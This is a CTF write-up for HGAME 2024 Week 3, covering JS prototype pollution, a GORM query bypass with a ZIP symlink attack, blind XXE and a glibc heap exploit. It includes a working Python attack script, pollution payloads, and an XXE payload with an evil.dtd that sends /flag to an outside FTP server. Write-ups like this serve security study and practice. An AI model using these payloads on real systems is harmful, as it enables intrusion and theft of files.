

HGAME 2024 - Mantle - Week 3



- **URL:** <https://hgame.vidar.club/>
- **Username:** csmantle (Individual participation)
- **Start Time:** 2024-02-14 20:00:00
- **End Time:** 2024-02-21 20:00:00
- **Status:** -1 Pwn; -1 Crypto

Web | AK

WebVPN | Done

WebVPN是新一代纯网页形式的VPN，用户无需安装任何插件或客户端，就能访问原本内网才能访问的信息系统。

用户名：username

密码：password



src.zip
13.06KB



JS原型污染。

```
1 var userStorage = {
2   username: {
3     password: "password",
4     info: {
5       age: 18,
6     },
7     strategy: {
8       "baidu.com": true,
9       "google.com": false,
10    },
11  },
12 };
13
```

```

14 function update(dst, src) {
15   for (key in src) {
16     if (key.indexOf("__") !== -1) {
17       continue;
18     }
19     if (typeof src[key] == "object" && dst[key] !== undefined) {
20       update(dst[key], src[key]);
21       continue;
22     }
23     dst[key] = src[key];
24   }
25 }
26
27 ...
28
29 // under development
30 app.post("/user/info", (req, res) => {
31   if (!req.session.username) {
32     res.sendStatus(403);
33   }
34   console.debug(req.body);
35   update(userStorage[req.session.username].info, req.body);
36   res.sendStatus(200);
37 });

```



不能使用 `userStorage["username"].info.__proto__`，但是可以使用 `userStorage["username"].info.constructor.prototype` 向strategy对象中添加一条127.0.0.1条目。

Payload:

```

1 {"constructor":{"prototype":{"127.0.0.1":true}}}

```



hgame{b57165d48c0b9f8d28e94b33607405481f815a05}

ZeroLink | Done

Best-Kept-Memory is committed to providing reliable memory storage services!



ZeroLink.zip
21.19KB



Golang审计与ZIP symlink利用。

拿到代码，发现一个登录功能，限制只有Admin用户才能登录。考虑四种可能的利用方式：弱密码爆破，SQLi，Cookie伪造，逻辑漏洞。

使用SecLists中的多种字典进行弱密码爆破，失败。

```
1 func GetPasswordByUsername(username string) (string, error) {
2     var user User
3     err := db.Where("username = ?", username).First(&user).Error
4     if err != nil {
5         log.Println("Cannot get password: " + err.Error())
6         return "", err
7     }
8     return user.Password, nil
9 }
10
11 func GetUserByUsernameOrToken(username string, token string) (*User, error) {
12     var user User
13     query := db
14     if username != "" {
15         query = query.Where(&User{Username: username})
16     } else {
17         query = query.Where(&User{Token: token})
18     }
19     err := query.First(&user).Error
20     if err != nil {
21         log.Println("Cannot get user: " + err.Error())
22         return nil, err
23     }
24     return &user, nil
25 }
```

可以看到SQL被很好地包装了起来，所以不存在SQLi。

同时，实现一遍项目中使用的session库的HMAC算法（见

<https://github.com/gorilla/securecookie/blob/v1.1.2/securecookie.go#L259>）后，发现代码中提供的session_secret也并不是服务端使用的，所以不能伪造cookies。

```
1 [sqlite]
2 location = "sqlite.db"
3
4 [secret]
5 session_secret = "session_secret"
```

```

1 import base64 as b64
2
3 from Crypto.Hash import HMAC, SHA256
4 from pwn import *
5
6 KEY = b"session_secret"
7
8 SESSION =
    "MTcwNzM1MjQyMXxEWdhFQVFMX2dBQUJFQUVRQUFBcV80QUFBUVp6ZEhKcGJtY01DZ0FJZFh0bGNtNW
    hiV1VHYzNSeWFXNW5EQW9BQ0cxaE5XaHlnREJ0fGTV1qJfQTkao4UFl2WXchUp_aF_1XTS0g1Xh7LzW
    Dmj"
9
10 session = b64.urlsafe_b64decode(SESSION).split(b"|")
11
12 hmac = HMAC.new(KEY, digestmod=SHA256)
13 hmac.update(b"|".join((b"session", session[0], session[1])))
14 try:
15     hmac.verify(session[2])
16     success("Session is valid")
17 except ValueError:
18     warn("Session is invalid")
19     exit(1)
20

```

```

1 PS D:\Workspace\rev\hgame_2024\week_3> &
   d:/Workspace/pwnenv/Scripts/python.exe
   d:/Workspace/rev/hgame_2024/week_3/ZeroLink/check_hmac.py
2 [!] Session is invalid
3 PS D:\Workspace\rev\hgame_2024\week_3>

```

那么只剩下逻辑漏洞一种可能。

这个应用提供了用户信息查询功能，首页的memory查询首先从后端获取用户所有的列，再在前端选取需要的列进行展示。同时，我们不难注意到GORM库文档

(<https://gorm.io/docs/query.html#Struct-amp-Map-Conditions>) 中的这样一句话：


NOTE When querying with struct, GORM will only query with non-zero fields, that means if your field's value is `0`, `''`, `false` or other [zero values](#), it won't be used to build query conditions, for example:

```

1 db.Where(&User{Name: "jinzhu", Age: 0}).Find(&users)
2 // SELECT * FROM users WHERE name = "jinzhu";

```

观察数据库的创建过程，我们发现Admin用户始终处于表的最前列。那么假如我们能构造出 `SELECT * FROM ... WHERE TRUE LIMIT 1` 这样的查询，就可以获得关于Admin的所有信息，包括密码。那么我们只需要绕过前端对username和token的判空就可以获取Admin的信息。



成功登录后发现一个ZIP上传并解压功能。同时存在一个API `/api/secret` 从 `/app/secret` 文件中读取一个路径并将该路径指向的文件内容输出。

```
1 func ReadSecretFile(c *gin.Context) {
2     secretFilepath := "/app/secret"
3     content, err := util.ReadFileToString(secretFilepath)
4     if err != nil {
5         c.JSON(http.StatusInternalServerError, FileResponse{
6             Code:    http.StatusInternalServerError,
7             Message: "Failed to read secret file",
8             Data:    err.Error(),
9         })
10    return
11 }
12
13 secretContent, err := util.ReadFileToString(content)
14 if err != nil {
15     c.JSON(http.StatusInternalServerError, FileResponse{
16         Code:    http.StatusInternalServerError,
17         Message: "Failed to read secret file content",
18         Data:    err.Error(),
19     })
20     return
21 }
```

```
21     }
22
23     c.JSON(http.StatusOK, FileResponse{
24         Code:    http.StatusOK,
25         Message: "Secret content read successfully",
26         Data:    secretContent,
27     })
28 }
```

那么可以快速想到ZIP symlink攻击。

```
1 mantlebao@LAPTOP-RONG-BA0:/mnt/d/Workspace/rev/hgame_2024/week_3/ZeroLink$ rm
  app
2 mantlebao@LAPTOP-RONG-BA0:/mnt/d/Workspace/rev/hgame_2024/week_3/ZeroLink$ ln -
  s /app app
3 mantlebao@LAPTOP-RONG-BA0:/mnt/d/Workspace/rev/hgame_2024/week_3/ZeroLink$ ll
4 total 28
5 drwxrwxrwx 1 mantlebao mantlebao 4096 Feb 15 20:00 ./
6 drwxrwxrwx 1 mantlebao mantlebao 4096 Feb 15 12:23 ../
7 -rwxrwxrwx 1 mantlebao mantlebao 21702 Feb 15 12:17 ZeroLink.zip*
8 lrwxrwxrwx 1 mantlebao mantlebao    4 Feb 15 20:00 app -> /app
9 -rwxrwxrwx 1 mantlebao mantlebao  577 Feb 15 18:17 check_hmac.py*
10 -rwxrwxrwx 1 mantlebao mantlebao   26 Feb 15 19:05 payload_1.json*
11 -rwxrwxrwx 1 mantlebao mantlebao   30 Feb 15 19:15 scratch.txt*
12 -rwxrwxrwx 1 mantlebao mantlebao 1575 Feb 15 19:59 sol.py*
13 drwxrwxrwx 1 mantlebao mantlebao 4096 Feb 15 13:27 src/
14 mantlebao@LAPTOP-RONG-BA0:/mnt/d/Workspace/rev/hgame_2024/week_3/ZeroLink$ zip
  -0 -y hack1.zip app
15   adding: app (stored 0%)
16 mantlebao@LAPTOP-RONG-BA0:/mnt/d/Workspace/rev/hgame_2024/week_3/ZeroLink$ rm
  app
17 mantlebao@LAPTOP-RONG-BA0:/mnt/d/Workspace/rev/hgame_2024/week_3/ZeroLink$
  mkdir app
18 mantlebao@LAPTOP-RONG-BA0:/mnt/d/Workspace/rev/hgame_2024/week_3/ZeroLink$ cd
  app
19 mantlebao@LAPTOP-RONG-BA0:/mnt/d/Workspace/rev/hgame_2024/week_3/ZeroLink$
  echo "/flag" > app/secret
20 mantlebao@LAPTOP-RONG-BA0:/mnt/d/Workspace/rev/hgame_2024/week_3/ZeroLink$ zip
  -0 -y hack2.zip app/secret
21   adding: app/secret (stored 0%)
22 mantlebao@LAPTOP-RONG-BA0:/mnt/d/Workspace/rev/hgame_2024/week_3/ZeroLink$
```

于是不难编写最终的攻击脚本：

```
1 import os.path as path
2 import typing as ty
3 import urllib.parse as up
4
5 import requests as req
6 from pwn import *
7 from requests.cookies import RequestsCookieJar
8
9 def verify_and_jsonify(data: req.Response) -> ty.Any:
10     json_data = data.json()
11     if json_data["code"] != 200:
12         error(f"Error {json_data['code']}: {json_data['message']}")
13         exit(1)
14     return json_data, data.cookies
15
16 URL = "http://106.14.57.14:31872"
17 ZIP_PATHS = ("./ZeroLink/hack1.zip", "./ZeroLink/hack2.zip")
18
19 jar = RequestsCookieJar()
20
21 info('Step 1: Get "Admin" password')
22 resp = req.post(
23     up.urljoin(URL, "/api/user"), json={"username": None, "token": None},
24     cookies=jar
25 )
26 resp, _ = verify_and_jsonify(resp)
27 admin_password = resp["data"]["Password"]
28 success(f'Password: "{admin_password}"')
29
30 info('Step 2: Log in as "Admin"')
31 resp = req.post(
32     up.urljoin(URL, "/api/login"),
33     json={"username": "Admin", "password": admin_password},
34     cookies=jar,
35 )
36 resp, jar = verify_and_jsonify(resp)
37
38 info("Step 3: Upload and unzip")
39 for i, p in enumerate(ZIP_PATHS):
40     with open(p, "rb") as f:
41         resp = req.post(
42             up.urljoin(URL, "/api/upload"),
43             files={
44                 "file": (path.basename(p), f, "application/zip"),
45             },
46             cookies=jar,
```



```

47     resp, _ = verify_and_jsonify(resp)
48     info(f"ZIP {i}: path: {resp['data']}")
49
50     resp = req.get(
51         up.urljoin(URL, "/api/unzip"),
52         cookies=jar,
53     )
54     resp, _ = verify_and_jsonify(resp)
55     info(f"ZIP {i}: unzip: {resp['message']}")
56
57 info("Step 4: Get flag")
58 resp = req.get(up.urljoin(URL, "/api/secret"), cookies=jar)
59 resp, _ = verify_and_jsonify(resp)
60 success(f"Flag: {resp['data']}")
61

```



hack1.zip

160 B



hack2.zip

176 B



```

1 PS D:\Workspace\rev\hgame_2024\week_3> &
   d:/Workspace/pwnenv/Scripts/python.exe
   d:/Workspace/rev/hgame_2024/week_3/ZeroLink/sol.py
2 [*] Step 1: Get "Admin" password
3 [+] Password: "Zb77jbeoZkDdfQ12fzb0"
4 [*] Step 2: Log in as "Admin"
5 [*] Step 3: Upload and unzip
6 [*] ZIP 0: path: /app/uploads/hack1.zip
7 [*] ZIP 0: unzip: Unzip completed
8 [*] ZIP 1: path: /app/uploads/hack2.zip
9 [*] ZIP 1: unzip: Unzip completed
10 [*] Step 4: Get flag
11 [+] Flag: hgame{w0W_u_Re4lly_Kn0W_Golang_4ND_uNz1P!}
12 PS D:\Workspace\rev\hgame_2024\week_3>

```

hgame{w0W_u_Re4lly_Kn0W_Golang_4ND_uNz1P!}

VidarBox | Done

I hold a backdoor in VidarBox...

Hint1 本题出网



src.zip

1.88MB



Path traversal, `file:` URL abuse和blind XXE。

```
1 package org.vidar.controller;
2
3 import ...;
4
5 @Controller
6 public class BackdoorController {
7
8     private String workdir = "file:///non_exists/";
9     private String suffix = ".xml";
10
11     @RequestMapping("/")
12     public String index() {
13         return "index.html";
14     }
15
16     @GetMapping("/{backdoor}")
17     @ResponseBody
18     public String hack(@RequestParam String fname) throws IOException,
19 SAXException {
20         DefaultResourceLoader resourceLoader = new DefaultResourceLoader();
21         byte[] content = resourceLoader.getResource(this.workdir + fname +
22 this.suffix).getContentAsByteArray();
23         if (content != null && this.safeCheck(content)) {
24             XMLReader reader = XMLReaderFactory.createXMLReader();
25             reader.parse(new InputSource(new ByteArrayInputStream(content)));
26             return "success";
27         } else {
28             return "error";
29         }
30     }
31
32     private boolean safeCheck(byte[] stream) throws IOException {
33         String content = new String(stream);
34         return !content.contains("DOCTYPE") && !content.contains("ENTITY") &&
35             !content.contains("doctype") && !content.contains("entity");
36     }
37 }
```

hack函数将URL参数fname与 `"file:///non_exists/"` 和 `".xml"` 拼接。不难发现这里存在一个目录穿越漏洞，如果能够绕过file:协议的限制就可以读取远程文件。不需要绕过file:协议，因为其本身就支持从FTP服务器获取文件，详见

<https://web.archive.org/web/20051219043731/http://archive.ncsa.uiuc.edu/SDG/Software/Mosaic/Demo/url-primer.html>。Mosaic（Netscape的前身）实现了这个特性，所以在Mosaic的生命周期后期发布的JDK 1.0“兼容”这个特性应该很合理.....吧？

接下来是一个明显的XXE，但是有白名单。考虑文件编码绕过。

<https://baimeow.cn/posts/ctf/xxefinal/>

XXE FINAL

Preparation XXE:XML External Entity Injection, XML外部实体注入 `<?xml version="1.0"? encoding="utf-8"?> <!DOCTYPE note SYSTEM "note.dtd"> <note> <to>George</to> <from>John</from> <heading>Reminder</heading>`

于是启动一台具有公网IP的FTP服务器。构造无回显XXE所需payload文件。

payload.xml:

```
1 <?xml version="1.0" encoding="UTF-16"?>
2 <!DOCTYPE foo[
3     <!ENTITY % file SYSTEM "file:///flag">
4     <!ENTITY % remote SYSTEM "ftp://ftp_tmp.csmantle.top/evil.dtd">
5     %remote;
6     %all;
7     %send;
8 ]>
```

evil.dtd:

```
1 <!ENTITY % all "<!ENTITY &#x25; send SYSTEM
'ftp://ftp_tmp.csmantle.top/%file;'">
```

将payload.xml编码为UTF-16-BE，然后与evil.dtd一起上传至FTP服务器（下文中的 `47.97.73.62`）。



evil.dtd

82 B



payload.xml



424 B



触发漏洞即可在FTP服务器的log里看到回显的flag。

`http://[ENDPOINT_HOST]:[ENDPOINT_PORT]/backdoor?`

`fname=..%2f..%2f47.97.73.62%2fpayload`



hgame{3bac002aeec84cfe1483e8c6ece5a14d5405465b}

Pwn

你满了,那我就漫出来了! | Done

still notes



attachment.zip

926.32KB



Null byte off-by-one。没有UAF。

```
1 mantlebao@LAPTOP-RONG-  
BA0:/mnt/d/Workspace/rev/hgame_2024/week_3/fullnotes/attachment$ checksec --  
file ./vuln  
2 [*] '/mnt/d/Workspace/rev/hgame_2024/week_3/fullnotes/attachment/vuln'  
3   Arch:      amd64-64-little  
4   RELRO:     Partial RELRO  
5   Stack:     Canary found  
6   NX:        NX enabled  
7   PIE:       PIE enabled  
8 mantlebao@LAPTOP-RONG-  
BA0:/mnt/d/Workspace/rev/hgame_2024/week_3/fullnotes/attachment$
```

先利用off by null构造chunk overlap泄露libc基址，然后构造double free进行tcache dup，达到修改__free_hook的目的。最后free一个已有 `b"/bin/sh\x00"` 的块即可getshell。



<https://ctf-wiki.org/pwn/linux/user-mode/heap/ptmalloc2/tcache-attack/#tcac...>

Tcache attack - CTF Wiki

CTF Wiki

https://github.com/cr0wnctf/writeups/tree/master/2018/2018_10_20_HITCON/children_tcache

需要通过调试计算得到fd/bk与main_arena头的偏移。

```
1 mantlebao@LAPTOP-RONG-  
BA0:/mnt/d/Workspace/rev/hgame_2024/week_3/fullnotes/attachment$ python  
../sol.py  
2 [*] '/mnt/d/Workspace/rev/hgame_2024/week_3/fullnotes/attachment/vuln'  
3   Arch:      amd64-64-little  
4   RELRO:     Partial RELRO  
5   Stack:     Canary found  
6   NX:        NX enabled  
7   PIE:       PIE enabled  
8 [*] '/mnt/d/Workspace/rev/hgame_2024/week_3/fullnotes/attachment/libc-2.27.so'  
9   Arch:      amd64-64-little  
10  RELRO:     Partial RELRO  
11  Stack:     Canary found  
12  NX:        NX enabled  
13  PIE:       PIE enabled  
14 [+] Starting local process './vuln': pid 4084  
15 [*] 00000000 a0 1c 34 2b ca 7f | ..4+ | .. |  
16 00000006  
17 [*] Switching to interactive mode
```

```

18 ...
19
20 pwndbg> x/24gx 0x7fca2b341c00
21 0x7fca2b341c00: 0x0000000000000000      0x0000000000000000
22 0x7fca2b341c10: 0x00007fca2b33dd60      0x0000000000000000
23 0x7fca2b341c20 <__memalign_hook>: 0x00007fca2afed3d0
    0x00007fca2afee7b0
24 0x7fca2b341c30 <__malloc_hook>: 0x0000000000000000      0x0000000000000000
